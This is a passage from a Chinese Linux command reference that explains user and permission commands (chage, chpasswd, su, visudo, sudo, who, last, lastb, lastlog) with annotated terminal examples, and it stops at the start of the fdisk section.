-E	账号过期的日期。日期格式为 YYYY-MM-DD
-I	设置密码过期多少天后禁用账户
-l	显示账号有效期的信息 *
-m	密码可更改的最小天数。默认为 0，表示任何时候都可以更改密码
-M	密码保持有效的最大天数
-W	密码到期前，提前收到警告信息的天数

7.7.2 使用范例

范例 7-16：要求 oldboy 用户 7 天之内不能更改密码，60 天以后必须修改密码，过期前 10 天通知 oldboy 用户，过期后 30 天后禁止用户登录。

前文用 passwd 已经实现过这个案例了，本范例将使用 chage 实现同样的功能，命令如下：

```
[root@oldboy ~]# chage -m 7 -M 60 -W 10 -I 30 oldboy #<== 操作结果和前面 passwd 命令的结果一样。
```

```
[root@oldboy ~]# chage -m7 -M60 -W10 -I30 oldboy    #<== 第2种写法。
[root@oldboy ~]# chage -l oldboy                      #<== -l 参数查看账户的信息。
Last password change : Jul 11, 2017      #<== -d 选项控制。
Password expires     : Sep 09, 2017      #<== 密码过期时间。
Password inactive    : Oct 09, 2017      #<== -I 选项控制。
Account expires      : never            #<== 账号过期时间，-E 选项控制。
Minimum number of days between password change   : 7      #<== -m 选项控制。
Maximum number of days between password change   : 60     #<== -M 选项控制。
Number of days of warning before password expires: 10     #<== -W 选项控制。
[root@oldboy ~]# chage -E 2018-12-31 oldboy #<== 测试 -E 参数的使用。
[root@oldboy ~]# chage -l oldboy
Last password change : Jul 11, 2017
Password expires     : Sep 09, 2017
Password inactive    : Oct 09, 2017
Account expires       : Dec 31, 2018 #<== 账号有效期变成了设定的日期。
Minimum number of days between password change   : 7
Maximum number of days between password change   : 60
Number of days of warning before password expires: 10
```

7.8 chpasswd：批量更新用户密码

7.8.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

chpasswd 命令用于从标准输入中读取一定格式的用户名、密码来批量更新用户的密码，其格式为“用户名：密码”。

【语法格式】

```
chpasswd [option]
chpasswd [选项]
```

● 说明：

在 chpasswd 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-10 针对该命令的参数选项进行了说明。

表 7-10 chpasswd 命令的参数选项及说明

参数 选项	解 释 说 明
-e	默认格式是明文密码，使用 -e 参数则需要加密的密码

7.8.2 使用范例

1. 基础范例

范例 7-17：命令行批量修改密码。

```
[root@oldboy ~]# chpasswd #<== 在命令行输入 chpasswd, 回车。
root:123456      #<== 格式 用户名:密码, 用户必须存在才行。
oldboy:123456    #<== 一行一个
[root@oldboy ~]# #<== 在新的空行输入 Ctrl+D 结束输入。
```

2. 生产案例

范例 7-18：批量创建 10 个用户 stu01-stu10，并且设置 8 位随机密码，要求不能使用 Shell 的循环（例如：for、while 等），只能用 Linux 命令及管道实现，此题前面也用 passwd 的方法实现过，本例将采用 chpasswd 方法来实现。

1) 添加 10 个用户：

```
[root@oldboy ~]# echo stu{01..10}|xargs -n 1 useradd #<== 添加 10 个用户。
[root@oldboy ~]# tail /etc/passwd
stu01:x:504:504::/home/stu01:/bin/bash
stu02:x:505:505::/home/stu02:/bin/bash
...
stu08:x:511:511::/home/stu08:/bin/bash
stu09:x:512:512::/home/stu09:/bin/bash
stu10:x:513:513::/home/stu10:/bin/bash
```

2) 以“用户名：密码”的格式将新添加的用户写入 pass.txt 文件：

```
[root@oldboy ~]# echo stu{01..10}:$((RANDOM+10000000))|tr " " "\n" >pass.txt
[root@oldboy ~]# cat pass.txt
stu01:10027515
...
stu08:10029884
stu09:10026667
stu10:10025899
```

3) chpasswd 将从文件 pass.txt 中读取相关的数据，为对应的用户设置冒号后面的密码：

```
[root@oldboy ~]# chpasswd < pass.txt
```

测试所设置密码的有效性：

```
[root@oldboy ~]# su - stu08          #<== 从 root 切到 stu08，不要密码。
[stu08@oldboy ~]$ su - stu10        #<== 从 stu08 切到 stu10，提示密码。
Password: #<== 输入密码 10025899
[stu10@oldboy ~]$ whoami
stu10    #<== 成功切换，证明密码是正确的。
```

7.9 su：切换用户

7.9.1 命令详解

【命令星级】 ★★★★★

【功能说明】

su 命令用于将当前用户切换到指定用户或者以指定用户的身份执行命令或程序。

【语法格式】

```
su [option] [user]
su [选项] [用户名]
```

说明：

- 1) 在 su 命令及后面的选项和用户名里，每个元素之间都至少要有一个空格。
- 2) 若省略了命令后面的用户名，则默认切换为 root 用户。
- 3) 从 root 用户切换到普通用户时，不需要任何密码；从普通用户切换到 root 用户时，需要输入 root 密码。

【选项说明】

表 7-11 针对该命令的参数选项进行了说明。

表 7-11 su 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-, -l, --login	切换用户的同时，将用户的家目录、系统环境等重新按切换后的用户初始化 *
-c	向 Shell 传递单个命令 *

7.9.2 使用范例

范例 7-19：切换用户例子。

```
[oldboy@oldboy ~]$ whoami      #<== 当前登录的为普通用户 oldboy。
oldboy
```

```
[oldboy@oldboy ~]$ su -root #<== 切换用户，root 可省略。
Password:
[root@oldboy oldboy]# pwd   #<== 查看当前路径。
/home/oldboy
[root@oldboy oldboy]# env|egrep "USER|MAIL|PWD|LOGNAME" #<== 查看环境变量。
USER=oldboy
MAIL=/var/spool/mail/oldboy
PWD=/home/oldboy
LOGNAME=oldboy
```

提示：虽然已经切换到 root 用户了，但是环境变量还是普通用户 oldboy 的，因此，这种切换是错误的切换方式。

退出到普通用户重新进行测试：

```
[root@oldboy oldboy]# exit
[oldboy@oldboy ~]$ su - root #<== 第二种切换用户的方式，使用参数“-”。
Password:
[root@oldboy ~]# env|egrep "USER|MAIL|PWD|LOGNAME" #<== 查看环境变量。
USER=root
MAIL=/var/spool/mail/root
PWD=/root
LOGNAME=root
```

提示：环境变量的内容都已经切换到 root 之下了。

从上面的范例可以得出如下结论：

- “su 用户名”虽然能够切换到对应的用户，但是登录后的环境变量信息还是切换之前用户的环境变量信息。
- “su - 用户名”不但能切换到相应的用户，还能将登录后的环境变量一并切换，这是标准规范的操作方法。

实例 7-20：如何让系统在每一次开机时都能自动以普通用户启动指定的服务脚本？

```
[root@oldboy ~]# tail -l /etc/rc.local #<== 在开机启动文件 /etc/rc.local 中写入启动命令。
su - oldboy -c '/bin/sh /service/scripts/deploy.sh'
```

提示：除此之外还有很多方法，例如可以在普通用户下执行该脚本。

通过普通用户运行服务是一个很好地提升系统安全性的办法，在生产环境中，大多数服务都可以通过普通用户来启动（不用特权端口），而不用 root 用户启动服务。这样就可以使系统的安全性又提高一个等级，同时管理时使用普通用户管理就可以了，管理者不需要有 root 权限。

7.9.3 su 命令总结

- 1) 普通用户切换到 root 用户，可使用 su - 或 su - root，但必须输入 root 密码才能完成

切换。

2) root 用户切换到普通用户，可使用“su - 普通用户名”的写法。不需要输入任何密码就能完成切换。在 CentOS 5.X 系统中，切换到普通用户后，再执行一些命令如 ifconfig 时，可能会遭遇环境变量 PATH 的路径问题，也会因此找不到某些系统命令（一般是 /sbin, /usr/sbin 等下面的命令），这时就需要使用全路径执行或者调整配置普通用户的 PATH 变量内容，CentOS 6 和 CentOS 7 不存在这方面的问题。

3) 如果仅希望在某用户下执行命令，而不用直接切换到该用户下来操作，可以使用 su - 用户名 -c "命令" 的方式。

7.10 visudo：编辑 sudoers 文件

7.10.1 命令详解

【命令星级】 ★★★★★

【功能说明】

visudo 命令是专门用来编辑 /etc/sudoers 这个文件的，同时提供语法检查等功能。/etc/sudoers 文件是 sudo 命令的配置文件。

【语法格式】

```
visudo [option]
visudo [选项]
```

说明：

在 visudo 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-12 针对该命令的参数选项进行了说明。

表 7-12 visudo 命令的参数选项及说明

参数选项	解释说明
-c	手动执行语法检查

7.10.2 使用范例

范例 7-21：执行 visudo 对普通用户 oldboy 和 oldgirl 授权的例子。

执行如下 visudo 命令，即可打开 sudo 的配置文件进行编辑。

```
[root@oldboy ~]# visudo      #<== 相当于直接执行 vim /etc/sudoers 编辑，但用命令方式更安全，推荐使用该命令。
```

在 /etc/sudoers 文件的大约第 98 行下面添加需要提升为 root 权限的普通用户名及对应权限，格式如下。

visudo 或者 vi /etc/sudoers，在第 98 行下面加入，也可以在其他位置加入：

```
oldboy  ALL=(ALL)          ALL  #<== 此行是 98 行，将 oldboy 提权为 root 身份。
oldgirl  ALL=(ALL)          /usr/sbin/useradd, /usr/sbin/userdel
#<== 授权 oldgirl 可以以 root 身份添加和删除用户权限。
#<== 分别对 oldboy 和 oldgirl 两个用户做不同的授权，如上。
```

上述授权内容对应的说明见表 7-13。

表 7-13 sudo 提权配置说明

待授权的用户或组	机器 = (授权角色)	可以执行的命令
user	MACHINE=	COMMANDS
oldboy	ALL=(ALL)	/usr/sbin/useradd、/usr/sbin/userdel

提示：如果 oldgirl 用户被授予上述权限，那么它可在所有的机器上以所有的角色运行 useradd、userdel 命令，而 oldboy 用户则会拥有和 root 相同的权限，并且可以切换到 root 账户。

如果是针对用户组，则对应的授权命令如下：

```
% 用户组 机器 = ( 授权使用哪个角色的权限 ) /usr/sbin/useradd
```

通过 sudo 进行系统授权管理的目的：即能让运维人员干活，又不会威胁系统安全，还可以审计用户使用 sudo 的提权操作命令，默认的用户是无法获得 root 权限的。

为了管理方便，工作中可以对 oldboy 授权 ALL 权限，即可以管理整个系统，平时可以使用 oldboy 用户处理工作，而不使用 root 用户。

范例 7-22：检查 sudoer 文件语法的例子。

有的时候用户不是使用 visudo（保存时会自动检查语法）编辑的 sudoer 文件，而是使用 vim 或者 echo 等命令编辑的 sudoer 文件，此时就需要执行如下命令来检查编辑文件的语法是否正确，如果语法不正确，则可能会导致授权无法生效的问题。

例如：工作中有批量管理用户的需求，若使用快速操作命令增加 sudo 授权，则需要单独执行语法检查，快速操作命令如下：

```
\cp /etc/sudoers /etc/sudoers_ori
echo "oldboy  ALL=(ALL) NOPASSWD: ALL" >>/etc/sudoers
tail -1 /etc/sudoers
```

进行上述操作时直接追加内容到 sudoers 文件，没有进行语法检查，因此需要单独执行语法检查命令。

```
[root@oldboy ~]# visudo -c  #<== 使用-c 选项进行语法检查。
/etc/sudoers: parsed OK
```

关于 visudo 的更多相关知识，请参考 7.11 节的 sudo 命令。

7.11 sudo：以另一个用户身份执行命令

7.11.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

通过 sudo 命令，可以让普通用户在执行指定的命令或程序上，拥有超级用户的权限，进行分类，并且有针对性地（精细）将不同的命令授予指定的普通用户，同时普通用户不需要知道 root 密码就可以得到授权，这个授权可以用 visudo 配置管理。

【语法格式】

```
sudo [option]
sudo [选项]
```

 **说明：**

在 sudo 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-14 针对该命令的参数选项进行了说明。

表 7-14 sudo 命令的参数选项及说明

参数选项	解释说明（带*的为重点）
-l	列出当前用户可以执行的命令。只有在 sudoers 文件里的用户才能使用该选项*
-h	列出使用方法，并退出
-H	将环境变量中的 HOME（家目录）指定为要变更身份的使用者家目录（如果不加-u 参数就是系统管理者 root）
-V	显示版本信息，并退出
-v	sudo 在第一次执行时，或者在 N 分钟内没有执行（N 预设为五），则会询问密码，这个参数用于重新做一次确认
-u	以指定用户的身份执行命令。后面是除 root 以外的用户，可以是用户名，也可以是 uid

(续)

参数选项	解释说明(带*的为重点)
-k	清除时间戳上的时间,下次再使用 sudo 时要再输入密码
-K	与 -k 类似,同时还要删除时间戳文件
-b	在后台执行指定的命令
-p	可以更改询问密码时的提示语
-e	不执行命令,而是修改文件,相当于命令 sudo edit

7.11.2 使用范例

范例 7-23: 查看用户被 visudo 授权后拥有的权限。

在 7.10 节,我们已经对 oldboy 用户进行过授权,此时再以 oldboy 用户的身份登录系统时,就可以通过执行类似于 sudo ls -l /root (sudo 后面加正常命令) 的命令来以 root 用户的权限管理系统了,命令如下:

```
[oldboy@oldboy ~]$ ls /root
ls: cannot open directory /root: Permission denied
#<== 可以看到, oldboy 用户是无法直接访问 /root 目录的
[oldboy@oldboy ~]$ sudo ls /root
#<== 如果授权配置中含有 NOPASSWD, 则执行时不会提示密码, 否则会要求输入当前用户的密码。
anaconda-ks.cfg install.log install.log.syslog
#<== 通过 sudo 命令,使得 oldboy 用户具备了访问 /root 目录的权限。
```

命令详细说明

- 通过 sudo 授权管理之后,所有用户执行授权的特殊权限格式为“sudo 命令”。
- 如果需要切换到 root 执行相关操作,则可以通过“sudo su -”命令,注意,此命令提示的密码为当前用户的密码,而不是 root 的密码。
- 执行“sudo -l”命令可以查看当前用户被授予的 sudo 权限集合。

查看 oldgirl 用户授权的结果:

```
[oldgirl@oldboy ~]$ sudo -l #<== 注意,这里是 oldgirl 用户,授权较低。
[sudo] password for oldgirl: #<== 提示输入密码,注意是 oldgirl 用户的密码,而非 root 密码。
Matching Defaults entries for oldgirl on this host:
User oldgirl may run the following commands on this host:
(ALL) /usr/sbin/useradd, (ALL) /usr/sbin/userdel
#<== 查看到的 oldgirl 用户被授权的权限。
```

- 对于 Linux 系统 bash 的内置命令,一般无法进行 sudo 授权,例如: cd 命令。
- sudo 授权与 su 切换的原理示意图如图 7-1 所示。




图 7-1 su 与 sudo 用户角色切换原理图

在生产环境中，通常会禁止 root 远程登录，不过，系统会为每个运维人员建立一个普通账号，然后根据运维人员的需求，通过 sudo 控制登录系统的权限，事实证明这是一个不错的权限管理方式。当然，在笔者的生产环境中还使用了 ldap 统一认证登录及授权管理的方式。即只要有一个账号和密码，即可在全公司多个机房系统内通行无阻（系统登录、SVN、VPN 等），有关这部分内容的讲解，在老男孩教学的高级课程中会有涉及。在此大家了解下即可。

普通用户的环境变量问题：在早期的 CentOS 5 系统中，普通用户执行系统管理的相关命令时会遭遇到环境变量问题，导致找不到执行的命令（CentOS 6 以后的系统已经不存在这个问题了）。

sudo 授权对于 bash 内置命令的处理是一个难题，因为内置命令没有实体文件和路径，不过一般也有解决方法，例如可以使用 sudo ls 替代 sudo cd，有的网友会在使用 sudo bash 后再使用内置命令，这是很危险的，不推荐。

7.11.3 扩展知识

图 7-2 是 sudo 的工作原理流程图。

【时间截文件位置】

通过以下命令可以看到 CentOS 5.8 的时间截文件位置：




图 7-2 sudo 的工作原理流程图

```
[root@C58_x86_64 ~]# ll /var/run/sudo/
总计 4
drwx----- 2 root oldboy-01 4096 08-25 12:21 oldboy-01
```

要查看 CentOS 6 的时间截文件位置，则需要使用如下命令：

```
[root@oldboy ~]# ll /var/db/sudo/
total 4
drwx----- 2 root oldboy 4096 Feb 10 10:35 oldboy #<== 初始状态是没有这个文件。
```

待用户执行 sudo 并且输入密码之后，用户会获得一张默认存活期为 5 分钟的“入场券”（默认值可以在编译的时候改变）。但超时以后，用户就必须重新输入密码了。

可以使用 sudo 的 -k 或 -K 参数清空 sudo 用户的时间截，这样还会提示输入密码，但是如果配置授权对应用户时加了 NOPASSWD 选项，那么执行 sudo 命令时则永久不会提示输入密码了。

【 sudo 的配置文件 /etc/sudoers 】

通过以下命令可以看到 sudo 的配置文件 /etc/sudoers 里的内容。

```
[root@oldboy ~]# ll /etc/sudoers
-r--r-----. 1 root root 4070 Feb 10 10:37 /etc/sudoers
```

建议用 visudo 编辑该文件，因为该命令有语法检查，否则一旦出错了，普通用户就无法使用 sudo 了。直接在命令行执行 visudo 即可自动打开 /etc/sudoers 文件。

如果通过 vi 来编辑 /etc/sudoers，则保存时要用“wq!”来强制保存，否则会提示只读不能保存的错误，而且最后还要用 visudo -c 进行语法检查，这样实在太麻烦！

有关 visudo 与 sudo 的更详细应用，读者可以参考《老男孩的 Linux 私房菜》一书（即将出版）。

7.12 id：显示用户与用户组的信息

7.12.1 命令详解

【命令星级】 ★★★★★

【功能说明】

id 命令能够显示指定用户真实有效的用户 ID (UID) 和组 ID (GID) 等信息。

【语法格式】

```
id [option] [username]
id [选项] [用户名]
```

 **说明：**

在 id 命令及后面的选项和用户名里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-15 针对该命令的参数选项进行了说明。

表 7-15 id 命令的参数选项及说明

参数选项	解释说明
-g	显示用户组 ID
-G	显示用户所属附加群组的 ID
-n	显示用户，所属群组或附加群组的名称，不显示数字
-r	显示实际 ID
-u	显示用户 ID

7.12.2 使用范例

范例 7-24：显示用户的 UID 和 GID 等信息。

```
[root@oldboy ~]# id #<== 不接用户参数，默认是当前登录用户。
```

```

uid=0(root) gid=0(root) groups=0(root)
[root@oldboy ~]# id oldboy #<== 指定显示 oldboy 用户的信息。
uid=500(oldboy) gid=500(oldboy) groups=500(oldboy)
[root@oldboy ~]# id -gn #<== 参数的作用请看前面的表格说明。
root
[root@oldboy ~]# id -g #<== 显示用户组 GID。
0
[root@oldboy ~]# id -u #<== 显示用户 ID。
0
[root@oldboy ~]# id -un #<== 显示用户名 (-n 参数的意思是不显示数字，显示名称)。
root

```

7.13 w：显示已登录用户信息

7.13.1 命令详解

【命令星级】 ★★★★★

【功能说明】

w 命令可以显示已经登录系统的用户，并显示用户正在执行的命令。

【语法格式】

```
w [option] [user]
w [选项] [用户]
```

说明：

- 1) 在 w 命令及后面的选项和用户里，每个元素之间都至少要有一个空格。
- 2) user 参数是显示指定用户的信息。

【选项说明】

表 7-16 针对该命令的参数选项进行了说明。

表 7-16 w 命令的参数选项及说明

参数选项	解释说明
-h	不显示前两行标题信息
-u	忽略执行程序的名称，以及 CPU 时间的信息
-s	使用短输出格式

7.13.2 使用范例

范例 7-25：显示已登录用户的相关信息例子。

```
[root@oldboy ~]# w #<==一般不接任何参数就可以使用。
17:32:55 up 5:45, 3 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE     JCPU    PCPU WHAT
root     pts/0    10.0.0.1        11:49     2:16    0.01s  0.00s man w
root     pts/1    10.0.0.1        12:00     6:57    0.02s  0.00s -bash
root     pts/2    10.0.0.1        17:10     0.00s  0.00s  0.00s w
```

以下是上述范例命令输出结果的格式说明。

- 上面的第 1 行输出依次显示了当前的系统时间、系统从启动到现在已经运行的时间、登录到系统中的用户数和系统平均负载。平均负载是指在 1min、5min、15min 内系统的负载状况。
- USER：表示登录系统的用户。
- TTY：表示用户使用的 TTY 名称。
- FROM：表示用户从哪里登录进来，一般显示远程登录主机的 IP 地址或主机名。
- LOGIN@：用户登录的日期和时间。
- IDLE：显示终端的空闲时间。
- JCPU：表示该终端上的所有进程及子进程使用系统的总时间。
- PCPU：当前活动进程使用的系统时间。
- WHAT：当前用户执行的进程名称和选项。

范例 7-26：参数 -h 作用的例子。

```
[root@oldboy ~]# w -h   #<==使用 -h 参数，不显示前两行标题信息。
root     pts/0    10.0.0.1        11:49     4:34    0.01s  0.00s man w
root     pts/1    10.0.0.1        12:00     1:41    0.02s  0.00s -bash
root     pts/2    10.0.0.1        17:10     0.00s  0.01s  0.00s w -h
```

7.14 who：显示已登录用户信息

7.14.1 命令详解

【命令星级】 ★★★★★

【功能说明】

who 命令能够显示已经登录系统的用户，以及系统的启动时间等信息。

【语法格式】

```
who [option]
who [选项]
```

说明：

在 who 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-17 针对该命令的参数选项进行了说明。

表 7-17 who 命令的参数选项及说明

参数 选项	解 释 说 明
-a	显示所有信息，相当于 -b -d --login -p -r -t -T -u
-b	显示系统的启动时间
-d	显示已死的进程
-H	显示标题，默认不显示
-l	显示登录进程

7.14.2 使用范例

范例 7-27：显示已登录用户的信息的不同参数实践例子。

```
[root@oldboy ~]# who      #<== 一般不需要任何参数就可以使用。
root      pts/0          2017-07-13 11:49 (10.0.0.1)
root      pts/1          2017-07-13 12:00 (10.0.0.1)
root      pts/2          2017-07-13 17:10 (10.0.0.1)
[root@oldboy ~]# who -b #<== 显示启动时间。
system boot 2017-07-13 11:48
[root@oldboy ~]# who -d #<== 显示已退出的用户。
pts/3      2017-07-13 17:46          2377 id=ts/3 term=0 exit=0
[root@oldboy ~]# who -l #<== 显示登录的进程。
LOGIN    ttym1        2017-07-13 11:48          1326 id=1
LOGIN    ttym2        2017-07-13 11:48          1328 id=2
LOGIN    ttym3        2017-07-13 11:48          1330 id=3
LOGIN    ttym4        2017-07-13 11:48          1332 id=4
LOGIN    ttym5        2017-07-13 11:48          1334 id=5
LOGIN    ttym6        2017-07-13 11:48          1340 id=6
[root@oldboy ~]# who -H   #<== 显示标题。
NAME     LINE          TIME                  COMMENT
root     pts/0          2017-07-13 11:49 (10.0.0.1)
root     pts/1          2017-07-13 12:00 (10.0.0.1)
root     pts/2          2017-07-13 17:10 (10.0.0.1)
```

范例 7-28：显示最全的登录用户的信息。

```
[root@oldboy ~]# who -H -a    #<== 使用 -H 参数显示标题，使用 -a 参数显示所有信息。
NAME      LINE      TIME      IDLE      PID COMMENT EXIT
system boot 2017-07-13 11:48
run-level 3 2017-07-13 11:48
LOGIN      ttym1    2017-07-13 11:48      1326 id=1
LOGIN      ttym2    2017-07-13 11:48      1328 id=2
LOGIN      ttym3    2017-07-13 11:48      1330 id=3
LOGIN      ttym4    2017-07-13 11:48      1332 id=4
LOGIN      ttym5    2017-07-13 11:48      1334 id=5
LOGIN      ttym6    2017-07-13 11:48      1340 id=6
root      + pts/0    2017-07-13 11:49 00:05      1344 (10.0.0.1)
root      + pts/1    2017-07-13 12:00 00:02      1401 (10.0.0.1)
root      + pts/2    2017-07-13 17:10      .      2213 (10.0.0.1)
root      pts/3    2017-07-13 17:46      2377 id=ts/3 term=0 exit=0
```

一般情况下，who 命令的输出格式为：

名称 [状态] 线路 时间 [活动] [进程标识] (主机名)

其中各项的说明如下。

- 名称：用户的登录名。
- 状态：表明线路对用户是否都是可写的。
- 线路：类似于 pts/1、pts/2 等，此线路标识在 /dev 目录中可以找到。
- 时间：用户登录系统的时间。
- 活动：某个用户在自己的线路上最后一次活动发生以来到现在的时间。如果此项是个“.”，就表示一分钟内的线路活动；如果线路保持静止已经超过 24 小时，或者自从系统启动以来还没有使用过，那么此项标记为“old”。
- 进程标识：用户登录 Shell 的进程 id。
- 主机名：登录到 Linux 系统上的客户端机器标识。

7.15 users：显示已登录用户

7.15.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

users 命令可以显示已经登录系统的用户。如果是同一用户登录多次，则登录几次就会显示几次用户名。

7.15.2 使用范例

范例 7-29：显示已登录用户。

```
[root@oldboy ~]# users
root root root    #<== 如果是同一用户登录多次，则登录几次就会显示几次用户名。
```

 提示：这个命令显示的信息很好，工作时建议多用 w 命令，命令字符少，功能还多。

7.16 whoami：显示当前登录的用户名

7.16.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

whoami 命令用于显示当前登录的用户名，这个命令可以看作英文短句 who am i 的简写。

7.16.2 使用范例

范例 7-30：显示当前登录的用户名例子。

```
[root@oldboy ~]# whoami
root
[oldboy@oldboy ~]$ whoami
oldboy
```

7.17 last：显示用户登录列表

7.17.1 命令详解

【命令星级】 ★★★★★

【功能说明】

last 命令能够从日志文件 /var/log/wtmp 读取信息并显示用户最近的登录列表。

【语法格式】

```
last [option]
last [选项]
```

 说明

在 last 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-18 针对该命令的参数选项进行了说明。

表 7-18 last 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-num	
-n num	指定显示结果的行数 *

7.17.2 使用范例

范例 7-31：显示用户最近登录的列表。

```
[root@oldboy ~]# last      #<== 会显示很多行。
root      pts/3          10.0.0.1           Thu Nov 26 17:46 - 17:46 (00:00)
root      pts/2          10.0.0.1           Thu Nov 26 17:10   still logged in
root      pts/1          10.0.0.1           Thu Nov 26 12:00   still logged in
.....
reboot    system boot  2.6.32-573.el6.x Sun Oct 18 18:36 - 10:55 (-7:-41)
wtmp begins Sun Oct 18 18:36:34 2015

[root@oldboy ~]# last -10     #<== 指定显示行数，也可以通过管道配合 less 命令。
root      pts/3          10.0.0.1           Thu Nov 26 17:46 - 17:46 (00:00)
root      pts/2          10.0.0.1           Thu Nov 26 17:10   still logged in
root      pts/1          10.0.0.1           Thu Nov 26 12:00   still logged in
root      pts/0          10.0.0.1           Thu Nov 26 11:49   still logged in
reboot    system boot  2.6.32-573.el6.x Thu Nov 26 11:48 - 18:03 (06:15)
root      pts/2          10.0.0.1           Wed Nov 25 20:34 - down (00:19)
root      pts/1          10.0.0.1           Wed Nov 25 17:11 - down (03:42)
root      pts/0          10.0.0.1           Wed Nov 25 10:00 - down (10:52)
reboot    system boot  2.6.32-573.el6.x Wed Nov 25 10:00 - 20:53 (10:53)
root      pts/1          10.0.0.1           Tue Nov 24 11:35 - down (08:54)
wtmp begins Sun Oct 18 18:36:34 2015
```

范例 7-32：显示指定用户的登录情况。

```
[root@oldboy ~]# last oldboy
#<== 显示 oldboy 用户的登录情况，但是 oldboy 用户没有登录过，因此显示为空。
wtmp begins Sun Oct 18 18:36:34 2015
```

7.18 lastb：显示用户登录失败的记录

7.18.1 命令详解

【命令星级】 ★★★★★

【功能说明】

lastb 命令可以从日志文件 /var/log/btmp 中读取信息，并显示用户登录失败的记录，用于发现系统登录异常。

【语法格式】

```
lastb [option]
lastb [选项]
```

说明：

在 lastb 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-19 针对该命令的参数选项进行了说明。

表 7-19 lastb 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-num	指定显示结果的行数 *
-n num	

7.18.2 使用范例

范例 7-33：显示用户登录失败的列表。

```
[root@oldboy ~]# lastb #<== 需要多加注意这个命令执行的结果，如果发现未知的登录失败信息，  
那就要考虑系统是否遭到暴力破解登录。  
root      ssh:notty    10.0.0.12        Thu Nov 26 18:50 - 18:50  (00:00)  
root      ssh:notty    10.0.0.12        Thu Nov 26 18:49 - 18:49  (00:00)  
btmp begins Thu Nov 26 18:49:56 2015
```

7.19 lastlog：显示所有用户的最近登录记录

7.19.1 命令详解

【命令星级】 ★★★★★

【功能说明】

lastlog 命令从日志文件 /var/log/lastlog 中读取信息，并显示所有用户的最近登录记录，用于查看系统是否有异常登录。

7.19.2 使用范例

范例 7-34：显示所有用户的最近登录记录。

```
[root@oldboy ~]# lastlog
Username          Port   From        Latest
root              pts/3  10.0.0.1  Thu Nov 27 17:46:53 +0800 2017
bin               ""     ""          **Never logged in** #<= 从未登录过的用户的显示。
daemon            ""     ""          **Never logged in**
adm               ""     ""          **Never logged in**
lp                ""     ""          Nov 27 17:47:53 +0800 2017
#<= 当从不登录的系统用户突然登录了，就要怀疑是否有用户侵入系统了。
sync              ""     ""          **Never logged in**
shutdown          ""     ""          **Never logged in**
halt              ""     ""          **Never logged in**
... 省略若干行 ...
sshd              ""     ""          **Never logged in**
tcpdump           ""     ""          **Never logged in**
oldboy            ""     ""          **Never logged in**
```



Linux

第8章

Linux 磁盘与文件系统管理命令

8.1 fdisk：磁盘分区工具

8.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

fdisk 是 Linux 下常用的磁盘分区工具。受 mbr 分区表的限制，fdisk 工具只能给小于 2TB 的磁盘划分分区。如果使用 fdisk 对大于 2TB 的磁盘进行分区，虽然可以分区，但其仅识别 2TB 的空间，所以磁盘容量若超过 2TB，就要使用 parted 分区工具（后面会讲）进行分区。

【语法格式】

```
fdisk [option] [device]  
fdisk [选项] [设备名]
```

说明：

在 fdisk 命令及后面的选项和设备名里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-1 针对该命令的参数选项进行了说明。

表 8-1 fdisk 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-l	显示所有磁盘分区的信息 *
